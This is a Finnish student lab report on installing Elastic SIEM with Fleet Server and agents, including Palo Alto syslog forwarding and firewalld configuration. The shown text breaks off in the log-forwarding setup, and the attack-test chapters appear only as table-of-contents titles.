



Tietoturvakontrollit - Labra 5

Ryhmä 3

Sami Koivisto

Eino Puttonen

Jussi-Pekka Rantala

Markku Sutinen

Jukka Virtanen

Harjoitustyö

Maaliskuu 2024

Tieto- ja viestintätekniikan tutkinto-ohjelma (AMK)

Sisältö

1	Johdanto	5
2	Teoria	5
2.1	Elastic SIEM	5
2.2	Elasticsearch	6
2.3	Elastic Agent	6
2.4	Fleet ja Fleet Server	6
2.4.1	Fleet serverin toiminta	7
2.5	Elastic Security	7
3	Toteutus	7
3.1	Palveluiden asennus ja käyttöönotto	7
3.2	Koventaminen takaisin	24
3.3	Hälytyksien testaus	25
3.4	Oman dashboardin luominen	43
	Pohdinta	47
	Lähteet	48

Kuviot

Kuvio 1.	Uudet säännöt palomuurilla	8
Kuvio 2.	Uudet palvelut (Services)	8
Kuvio 3.	SIEMillä säännöt sallittu	9
Kuvio 4.	Fleet Server yhdistetty ja agentti lisätty	10
Kuvio 5.	Agentti lisätty	10
Kuvio 6.	Agentit Fleet sivulla	11
Kuvio 7.	Syslog server profile	12
Kuvio 8.	Log forwarding profile	13
Kuvio 9.	Security policy rule	13
Kuvio 10.	Service route	14
Kuvio 11.	Sallitaan liikenne	15
Kuvio 12.	Verkkoliikenteen tarkkailu	15

Kuvio 13. Lisätään threat loki	16
Kuvio 14. GlobalProtect loki asetus	17
Kuvio 15. Filebeat palvelu on käynnissä	18
Kuvio 16. Filebeat module status.....	19
Kuvio 17. Windows integraatio WS01:lle.....	20
Kuvio 18. Endpoint WS01.....	20
Kuvio 19. Kaikki endpointit	21
Kuvio 20. OneDrive disabled	21
Kuvio 21. Autoruns.exe Alert	22
Kuvio 22. Autoruns Alerts Analyzer	22
Kuvio 23. Os Credential Dumping	23
Kuvio 24. Signed Binary Proxy Execution: Rundll32	23
Kuvio 25. Os Credential Dumping- Alert	24
Kuvio 26. Signed Binary Proxy Execution: Rundll32- Alert	24
Kuvio 27. Kovantaminen takaisin.....	25
Kuvio 28. Elastic T1021.001 Case-näkymä	27
Kuvio 29. T1021.001 Atomic test #1	28
Kuvio 30. Elastic alert T1021.001 Atomic test #1	29
Kuvio 31. T1021.001 Atomic test #2	30
Kuvio 32. T1021.001 Atomic Test #3	31
Kuvio 33. T1021.001 Atomic test #4	32
Kuvio 34. Elastic –case T1021.006 pt. 1	33
Kuvio 35. Elastic –case T1021.006 pt.2	33
Kuvio 36. T1021.006 Atomic test #1	34
Kuvio 37. Elastic –case T1059.002	37
Kuvio 38. T1059.002 Atomic Test #4	38
Kuvio 39. T1059.002 Atomic test #6	39
Kuvio 40. Elastic Alert – T1059.002 Atomic Test #6	40
Kuvio 41. Bad Potato.....	42
Kuvio 42. Juicy Potato	43
Kuvio 43. Yksinkertainen datataulukko.....	44

Kuvio 44. Tapahtumamäärät.....	44
Kuvio 45. Uhkakategoriat ja alakategoriat.....	45
Kuvio 46. Uhkakategoriat rajattuna	46
Kuvio 47. Riskiuhkatasokaavio	47

1 Johdanto

Tietoturvakontrollit labra 5. harjoituksessa tutustutaan logeihin ja Security Information and Event Management järjestelmään (SIEM). Lisäksi harjoituksessa tutustutaan fleet serveriin, Elasticiin, Elastic Agenttiin ja Beatiin. Asennuksien jälkeen tutkitaan ja testataan erilaisia tietoturvatestejä ja niiden aiheuttamia hälytyksiä sekä harjoitellaan Elastic dashboardin käyttöä.

2 Teoria

2.1 Elastic SIEM

SIEM kerää lokeja ja tapahtumia ja normalisoi kyseisen datan lisäanalyysiä varten. Dataa voi ilmaista visuaalisesti, hälytyksinä, hakuina, raportteina ja muina vastaavina. Tietoturvatiimit käyttävät usein SIEM:iä keskitettynä dashboardina ja suorittavat monia päivittäisi toimintojaan alustalla. Tietoturva-analyttikot voivat käyttää SIEM-ratkaisuja edistyneisiin kyberturvallisuustapauksiin, kuten jatkuvaan valvontaan ja uhkien metsästyksen. (What is SIEM (Security Information and Event Management)? 2024.)

SIEM-alusta toimii keräämällä loki- ja tapahtumadataa mitä nämä eri teknologiat ovat tuottaneet sekä tarjoaa tietoturva-analyttikoille kattavan kuvan organisaationsa IT-ympäristöstä. Tehokas SIEM korjaa automaattisesti tunnetut uhat järjestelmässä ja tuo esiin vivahteikkaampia tilanteita auttaakseen tietoturva-analyttikoita tunnistamaan, tarvitaanko lisätutkimuksia ja toimenpiteitä. Organisaatioon kuuluvat laitteet tuottavat paljon dataa päivittäin ja tästä datasta voi löytyä paljon hyödyllistä tietoa turvallisuuden ylläpitämiseksi. Tähän tarpeeseen vastaa SIEM. (What is SIEM (Security Information and Event Management)? 2024.)

SIEM on kriittinen osa mitä tahansa tietoturvatiimiä. Se toimii keskuksena, jonka kautta massiiviset datamäärät voidaan tuoda yhteen analysoitavaksi, yhdistäen analysoijien kokemuksen toimimalla keskitettynä tehtävänohjaustukikohtana. SIEM:in avulla tietoturvatiimi voi tunnistaa ja puolustautua uhkia vastaan, jotka saattavat päästä läpi tietyistä tietoturvateknologioista ja olla

aktiivisia organisaation ekosysteemissä. (What is SIEM (Security Information and Event Management)? 2024.)

2.2 Elasticsearch

Elasticsearch on avoimen lähdekoodin haku- ja analytiikkamoottori, joka on suunniteltu tehokkaaseen tiedon indeksointiin, tallentamiseen ja haettavuuteen. Se muodostaa keskeisen osan Elastic Stack -ratkaisua ja tarjoaa lähes reaaliaikaisen haun ja analytiikan monenlaisille tiedoille, oli kyseessä sitten strukturoitu tai strukturoimaton teksti, numeeriset tiedot tai maantieteelliset tiedot. Elasticsearch mahdollistaa monipuolisen datan käsittelyn ja haun sekä skaalautuvuuden jopa suurissa tietomassoissa. (What is Elasticsearch? 2024)

2.3 Elastic Agent

Elastic Agentilla voidaan lisätä lokien, mittareiden ja muiden tietotyyppien seuranta host-ympäristössä. Sen avulla voidaan mm. suojata hosteja tietoturvahilta, tehdä kyselyitä (query) käyttöjärjestelmistä. Vaikka agenttia ei voida asentaa suoraan kaikkialle, sen avulla on mahdollista välittää monitorointitietoa etäpalveluista Elasticsearchiin. Jokaisella agentilla on Agent policy, jota voidaan päivittää mm. lisäämällä uusia integraatioita eri datalähteisiin ja turvallisuus ominaisuuksiin. Agent policyilla määritetään mitä integraatioita ja millä hosteilla niitä halutaan suorittaa. Yhtä Agent policya voidaan hyödyntää myös useammalla eri agentilla, mikä helpottaa konfiguraatioita suuressa mittakaavassa. (Fleet and Elastic Agent overview 2024.)

2.4 Fleet ja Fleet Server

Fleet tarjoaa verkkopohjaisen käyttöliittymän Elastic Agent- ohjelmien ja niiden policyiden keskitettyyn hallintaan. Fleet kerää yhteen ja toimii viestintäkanavana agenttien kanssa. Sen avulla on mahdollista kerätä keskitetysti statustietoa agenteilta, päivittää agent policyita tai koordinoita suuria määriä agenttien toimia kerralla. (Fleet and Elastic Agent overview)

Elasticsearchissa on käytössä Fleet Server, sen avulla agentit voidaan yhdistää Fleetiin. Fleetiä voidaan hallita Elastic Cloudissa tai omissa klustereissa, se mahdollistaa skaalautuvan infrasturktuurin. Fleet server on Elastic Agentin sisällä toimiva “subprocess”. (What is Fleet Server? 2024)

2.4.1 Fleet serverin toiminta

1. Kun uusi agent-policy luodaan, Fleet tallentaa policyn Fleet-indeksiin Elasticsearchissa.
2. Liittyäkseen (enroll) policyyn agentti lähettää pyynnön Fleet Serverille, käyttäen tunnistautumiseen luotua rekisteröintiavainta.
3. Fleet server seuraa Fleetin indeksejä. Noutaa ja lähettää päivitetyn agenttipolicyn kaikille liittyneille (enrolled) agenteille. Fleet server tallentaa päivitetyn policyn Fleet-indeksiin.
4. Agentti käyttää päivitetyn policyn konfiguraatiota tiedon keräämiseen ja lähettämiseen Elasticsearchiin.
5. Agentti tarkistaa päivityksiä Fleet serveriltä
6. Kun policy päivittyy Fleet server noutaa sen Elasticsearchista ja lähettää yhteydessä oleville agenteille
7. Fleet server tallentaa päivitykset Fleet-indeksiin, kommunikoidakseen Fleetin kanssa agenttien tilasta ja policyiden käyttöönotosta.

(What is Fleet Server? 2024)

2.5 Elastic Security

Elastic Security yhdistää uhkatietoanalytiikkaa, pilvipohjaista turvaa sekä kyvyn suojata liitettyjä endpointteja. Se mahdollistaa uhkien ja haavoittuvuuksien tunnistamisen sekä niihin vastaamisen nopeasti omassa ympäristössäsi. (Elastic Security overview 2024)

3 Toteutus

3.1 Palveluiden asennus ja käyttöönotto

Viides labra lähti liikkeelle lisäämällä palomuriin uusia sääntöjä. Teimme neljä uutta sääntöä:

1. WS-NET:stä ADMIN-NET:iin SIEM-palvelimelle.
2. SERVERS-NET:stä ADMIN-NET:iin SIEM-palvelimelle.

3. DMZ:sta ADMIN-NET:iin SIEM palvelimelle.
4. WS-NET:stä DMZ:aan NS1 ja WWW-palvelimille SSH-yhteys sallittu.

Kolme ensimmäistä sääntöä oli yhteydenottoa varten SIEMiin ja neljäs tehtiin, että WS01-koneelta sai yhteyden SSH:lla WWW ja NS-palvelimiin (ks. Kuvio 1).

16	LAB5-WS01-TO-SIEM	none	universal	WS-NET	any	any	any	ADMIN-NET	SIEM-PRIVA	any	any	Agent	Allow	none	
												Elasticsearch			
												Fleet			
												HTTP			
												SSH			
												Syslog			
17	LAB5-SERVERSNET-TO-SIEM	none	universal	SERVERS-NET	any	any	any	ADMIN-NET	SIEM-PRIVA	any	any	Agent	Allow	none	
												Elasticsearch			
												Fleet			
												HTTP			
												SSH			
												Syslog			
18	LAB5-DMZ-TO-SIEM	none	universal	DMZ	any	any	any	ADMIN-NET	SIEM-PRIVA	any	any	Agent	Allow	none	
												Elasticsearch			
												Fleet			
												HTTP			
												SSH			
												Syslog			
19	LAB5-WS01-TO-DMZ-SSH	none	universal	WS-NET	any	any	any	DMZ	NS1-PRIVA WWW-PRIVA	any	any	SSH	Allow	none	


Kuvio 1. Uudet säännöt palomuurilla

Sääntöjä varten luotiin Objects – Services välilehdellä uusia palveluita (Services) tietyillä porttinumeroilla. Teimme ohjeessa mainitut palvelut tietyillä porttinumeroilla ja protokollilla (ks. Kuvio 2).

NAME	LOCATION	PROTOCOL	DESTINATION PORT	TAGS
<input type="checkbox"/> Agent		TCP	6788	
<input type="checkbox"/> DNS		TCP	53	
<input type="checkbox"/> DNSUDP		UDP	53	
<input type="checkbox"/> Elasticsearch		TCP	9200	
<input type="checkbox"/> Fleet		TCP	8220	
<input type="checkbox"/> HTTP		TCP	5601	
<input type="checkbox"/> HTTPS-ON-8443		TCP	8443	
<input type="checkbox"/> service-http	Predefined	TCP	80,8080	
<input type="checkbox"/> service-https	Predefined	TCP	443	
<input type="checkbox"/> SSH		TCP	22	
<input type="checkbox"/> Syslog		UDP	514	


Kuvio 2. Uudet palvelut (Services)

Kirjautuimme SIEMiin ja menimme Security – Rules – Load Elastic prebuilt rules and timeline templates ja sieltä valitsimme kaikki säännöt. Valitsimme Bulk actions – Enable ja säännöt astuivat voimaan (ks. Kuvio 3).




Kuvio 3. SIEMillä säännöt sallittu

Seuraavaksi suuntasimme Fleet sivulle ja annoimme Fleet Server hostiin oikean IP-osoitteen. Otimme PuTTY:llä SSH-yhteyden SIEMiin ja annoimme ohjeessa olevat komennot. Komentojen antamisen jälkeen ilmestyi ilmoitus Fleet Server connected. Klikkasimme Continue enrolling Elastic Agent ja valitsimme Enroll in Fleet. Teimme uuden policyn nimeltään Workstations. WS01-koneella avasimme Powershellin Adminina. Annoimme annetut rivit Powershelliin ja käytimme --insecurea asennusrivin lopussa. Kaikki toimi ja saimme ensimmäisen agentin lisättyä (ks. Kuvio 4 ja Kuvio 5).




Kuvio 4. Fleet Server yhdistetty ja agentti lisätty




Kuvio 5. Agentti lisätty

Teimme saman DC01, WSUS, SRV01, NS1 ja WWW-palvelimille. NS1 ja WWW-palvelimilla piti ensin käydä muokkaamassa sshd_config tiedostoa, että saimme sinne SSH-yhteyden. Kun kaikki palvelimet olivat lisätty, näkyivät ne Healthy tilassa Fleet sivulla (ks. Kuvio 6).




Kuvio 6. Agentit Fleet sivulla

Seuraavaksi luodaan syslog- palvelin profiili PaloAlto:n palomuurilla. Device -> server profiles -> Syslog (ks. Kuvio 7). Server profiilissä määritellään liikenne SIEM:lle. Käytetään SIEM:in IP-osoitetta, UDP-protokollaa ja Syslog palvelun porttia 514.



Kuvio 7. Syslog server profile

Tämän jälkeen tehdään asetus log forwarding. Tämän asetuksen tarkoitus on luoda prosessi, jossa logitiedot lähetetään PaloAlto:sta keskitettyyn paikkaan (SIEM fleet server) tallennusta, ananalysointia ja valvontaa varten. Lokit välitetään eteenpäin Syslog-viesteinä. Objects -> Log forwarding -> Add (ks. Kuvio 8). Asetukseen lisätään edellä mainittu syslog server profile ja loki tyyppiä valitaan traffic.



Kuvio 8. Log forwarding profile

Seuraavaksi lisätään haluttuun sääntöön äskettäin tehty log forwarding asetus. Tällä menetelmällä saadaan välitettyä halutun säännön lokitiedot SIEM:lle. Säännön Actions välilehdeltä löytyy log forwarding asetuskohhta. Tähän lisätään syslog server profile (ks. Kuvio 9).



Kuvio 9. Security policy rule

Seuraavaksi otetaan käyttöön Syslog palvelu ja asennetaan haluttu source interface ja source address, joka on Admin-verkon osoite. Säännöllä määritetään mihin palomuuuri lähettää liikennettä (ks. Kuvio 10). Device -> Setup -> Services -> Service Route Configuration.

Service Route Configuration ?

☐ Use Management Interface for all
 ☒ Customize

IPv4 | IPv6 | Destination

<input type="checkbox"/>	SERVICE	SOURCE INTERFACE	SOURCE ADDRESS
<input type="checkbox"/>	Palo Alto Networks Services	Use default	Use default
<input type="checkbox"/>	Panorama	Use default	Use default
<input type="checkbox"/>	Proxy	Use default	Use default
<input type="checkbox"/>	RADIUS	Use default	Use default
<input type="checkbox"/>	SCEP	Use default	Use default
<input type="checkbox"/>	SNMP Trap	Use default	Use default
<input checked="" type="checkbox"/>	Syslog	ethernet1/6.102	10.2.0.1/24
<input type="checkbox"/>	TACACS+	Use default	Use default
<input type="checkbox"/>	UID Agent	Use default	Use default
<input type="checkbox"/>	URL Updates	Use default	Use default
<input type="checkbox"/>	VM Monitor	Use default	Use default
<input type="checkbox"/>	WildFire Private	Use default	Use default
<input type="checkbox"/>	Ztp	Use default	Use default

Set Selected Service Routes

Kuvio 10. Service route

Tämän jälkeen sallitaan Syslog liikenne SIEM:n palomuurilla. Tarkoitus on sallia portissa 514 UDP verkkoliikenne. Sallitaan liikenne komennolla: `firewall-cmd --add-port=514/udp --permanent`. Permanent tekee säännöstä pysyvän. Tämän jälkeen pitää vielä aktivoida sääntö, jotta se tulee voimaan. Tämä tapahtuu uudelleen käynnistämällä palomuuuri: `firewall-cmd --reload`. Lopuksi tarkistetaan, että sääntö näkyy palomuurin säännöissä: `firewall-cmd --list-all` (ks. Kuvio 11).


```

rich rules:
[root@siem ~]# firewall-cmd --reload
success
[root@siem ~]# firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens192
  sources:
  services: dhcpv6-client ssh
  ports: 9200/tcp 9300/tcp 5601/tcp 8220/tcp 514/udp
  protocols:
  forward: no
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:

```

Kuvio 11. Sallitaan liikenne

Tämän jälkeen todetaan tcpdump:lla, että lokitietoa liikkuu portissa 514 komennolla: tcpdump port 514 (ks. Kuvio 12).

```

[root@siem ~]# tcpdump port 514
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), capture size 262144 bytes
18:45:48.455089 IP _gateway.37832 > siem.syslog: SYSLOG user.info, length: 747
18:45:48.455200 IP _gateway.37832 > siem.syslog: SYSLOG user.info, length: 747
18:45:53.391743 IP _gateway.56937 > siem.syslog: SYSLOG user.info, length: 745
18:45:53.391849 IP _gateway.56937 > siem.syslog: SYSLOG user.info, length: 745
18:45:53.392045 IP _gateway.56937 > siem.syslog: SYSLOG user.info, length: 745
18:45:53.392071 IP _gateway.56937 > siem.syslog: SYSLOG user.info, length: 745

```

Kuvio 12. Verkkoliikenteen tarkkailu

Seuraavaksi lisätään lokitietojen keräys asetuksilla: networks, GlobalProtect ja Threats. Threats lisätään log forwarding profile sääntöön (ks. Kuvio 13). Asetuksissa määritellään loki tyyppi threat.

Log Forwarding Profile

Name: PA-TO-SIEM

Description:

2 items

